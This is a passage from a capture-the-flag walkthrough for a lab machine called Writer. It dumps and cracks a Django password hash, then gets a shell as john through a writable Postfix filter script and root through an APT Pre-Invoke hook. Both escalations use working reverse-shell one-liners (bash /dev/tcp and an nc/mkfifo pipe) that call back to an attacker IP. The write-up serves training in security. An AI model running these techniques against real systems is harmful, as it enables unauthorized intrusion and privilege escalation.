Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [dev]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| dev                |
| information_schema |
+--------------------+
2 rows in set (0.001 sec)


MariaDB [dev]> show tables;
+----------------------------+
| Tables_in_dev              |
+----------------------------+
| auth_group                 |
| auth_group_permissions     |
| auth_permission            |
| auth_user                  |
| auth_user_groups           |
| auth_user_user_permissions |
| django_admin_log           |
| django_content_type        |
| django_migrations          |
| django_session             |
+----------------------------+
10 rows in set (0.001 sec)

MariaDB [dev]> describe auth_user;
describe auth_user;
+--------------+--------------+------+-----+---------+----------------+
| Field        | Type         | Null | Key | Default | Extra          |
+--------------+--------------+------+-----+---------+----------------+
| id           | int(11)      | NO   | PRI | NULL    | auto_increment |
| password     | varchar(128) | NO   |     | NULL    |                |
| last_login   | datetime(6)  | YES  |     | NULL    |                |
| is_superuser | tinyint(1)   | NO   |     | NULL    |                |
| username     | varchar(150) | NO   | UNI | NULL    |                |
| first_name   | varchar(150) | NO   |     | NULL    |                |
| last_name    | varchar(150) | NO   |     | NULL    |                |
| email        | varchar(254) | NO   |     | NULL    |                |
| is_staff     | tinyint(1)   | NO   |     | NULL    |                |
| is_active    | tinyint(1)   | NO   |     | NULL    |                |
| date_joined  | datetime(6)  | NO   |     | NULL    |                |
+--------------+--------------+------+-----+---------+----------------+
11 rows in set (0.001 sec)

MariaDB [dev]> sselect username,password,is_staff,is_active from dev.auth_user;
<ame,password,is_staff,is_active from dev.auth_user;
+----------+------------------------------------------------------------------------------------------+----------+-----------+
| username | password                                                                                 | is_staff | is_active |
+----------+------------------------------------------------------------------------------------------+----------+-----------+
| kyle     | pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A= |        1 |         1 |
+----------+------------------------------------------------------------------------------------------+----------+-----------+
1 row in set (0.001 sec)
Crack the hash value: kyle:marcoantonio and login using ssh.
└─╼$ ssh kyle@$IP
The authenticity of host '10.10.11.101 (10.10.11.101)' can't be established.
ED25519 key fingerprint is SHA256:EcmD06Im3Ox+/6cWwJX2eaLFPlgm/TO0Jw20KJK1XSw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.101' (ED25519) to the list of known hosts.
kyle@10.10.11.101's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
...
Last login: Wed Jul 28 09:03:32 2021 from 10.10.14.19
kyle@writer:~$ id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
kyle@writer:~$ uname -a
Linux writer 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
51.4.2. kyle -> john
kyle has a group called filter and enumerate this group:
kyle@writer:~$ find / -group filter -type f 2>/dev/null -ls
    16282      4 -rwxrwxr-x   1 root     filter       1021 Feb  6 09:10 /etc/postfix/disclaimer
kyle@writer:~$ cat /etc/postfix/master.cf
#
# Postfix master process configuration file.  For details on the format
# of the file, see the master(5) manual page (command: "man 5 master" or
# on-line: http://www.postfix.org/master.5.html).
#
# Do not forget to execute "postfix reload" after editing this file.
#
# ==========================================================================
# service type  private unpriv  chroot  wakeup  maxproc command + args
#               (yes)   (yes)   (no)    (never) (100)
# ==========================================================================
smtp      inet  n       -       y       -       -       smtpd -o content_filter=dfilt:
...
dfilt     unix  -       n       n       -       -       pipe
  flags=Rq user=john argv=/etc/postfix/disclaimer -f ${sender} -- ${recipient}
The smtp service defines how Postfix receives emails that are sent to the SMTP port over the network. Defined here is the smtpd daemon, which is responsible for listening for SMTP connections. The option -o content_filter=dfilt: instructs smtpd to filter the content of emails and uses the dfilt service as the filter. The dfilt service defines a pipe service for processing email content. It runs a script (/etc/postfix/disclaimer) which may be adding a disclaimer to the content of the emails. The service operates locally and executes with the permissions of the user john.
Then, we know that the local has a 25-port smtp service with Postfix. And when sending mails to john, the /etc/postfix/disclaimer script which is writable would be executed.
Exploit:
write reverse shell into disclaimer script
send mail to john through 25 port smtp service
kyle@writer:/dev/shm$ cat mail.sh
#!/usr/bin/bash

(
echo "EHLO localhost"
sleep 1
echo "MAIL FROM:kyle@writer.htb"
sleep 1
echo "RCPT TO:john@writer.htb"
sleep 1
echo "DATA"
sleep 1
echo "Subject: Test Email"
echo ""
echo "This is the body of the email"
echo "."
sleep 1
echo "QUIT"
) | nc 127.0.0.1 25
kyle@writer:/dev/shm$ echo "bash -c 'bash -i >&/dev/tcp/10.10.14.14/1234 0>&1'" > /etc/postfix/disclaimer && ./mail.sh
220 writer.htb ESMTP Postfix (Ubuntu)
250-writer.htb
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as 6B4187E7
221 2.0.0 Bye
└─╼$ sudo rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.101] 35814
bash: cannot set terminal process group (42682): Inappropriate ioctl for device
bash: no job control in this shell
john@writer:/var/spool/postfix$ id
id
uid=1001(john) gid=1001(john) groups=1001(john)
john@writer:/var/spool/postfix$ uname -a
uname -a
Linux writer 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
john@writer:/var/spool/postfix$
51.4.3. john -> root

pspy to monitor processes: sudo apt-get update is a scheduled task as root privilege
john@writer:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),1003(management)
john@writer:~$ find / -group management 2>/dev/null -ls
    17525      4 drwxrwxr-x   2 root     management     4096 Jul 28  2021 /etc/apt/apt.conf.d
So, we know the apt.conf.d directory is writable => exploit apt-get
https://www.hackingarticles.in/linux-for-pentester-apt-privilege-escalation/
https://systemweakness.com/code-execution-with-apt-update-in-crontab-privesc-in-linux-e6d6ffa8d076
Exploit:
john@writer:/etc/apt/apt.conf.d$ echo 'APT::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/usr/bin/sh -i 2>&1|nc 10.10.14.14 4321 >/tmp/f"};' > /etc/apt/apt.conf.d/00-pwn
└─╼$ sudo rlwrap nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.101] 42130
/usr/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux writer 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
51.5. Exploit Chain
port scan -> 80 http, 139 smb -> SQLi & LFI -> enum usernames & apache sites(80 public, 8080 private) & 80 site’s db credential -> foothold:
file upload with cmd injection filename -> ssrf to visit uploaded file to trigger cmd
smb directory writable -> change 8080’s code logic by injecting system command -> ssrf to visit 8080 django service -> execute injected command
www-data shell -> django service: dbshell to get hash value -> crack to get kyle’s password -> kyle shell -> enum filter group file -> misconfig postfix with writable john-priv script which can be trigger by sending mails -> john shell -> enum management group file -> writable apt.conf.d -> apt-get update exploit -> root shell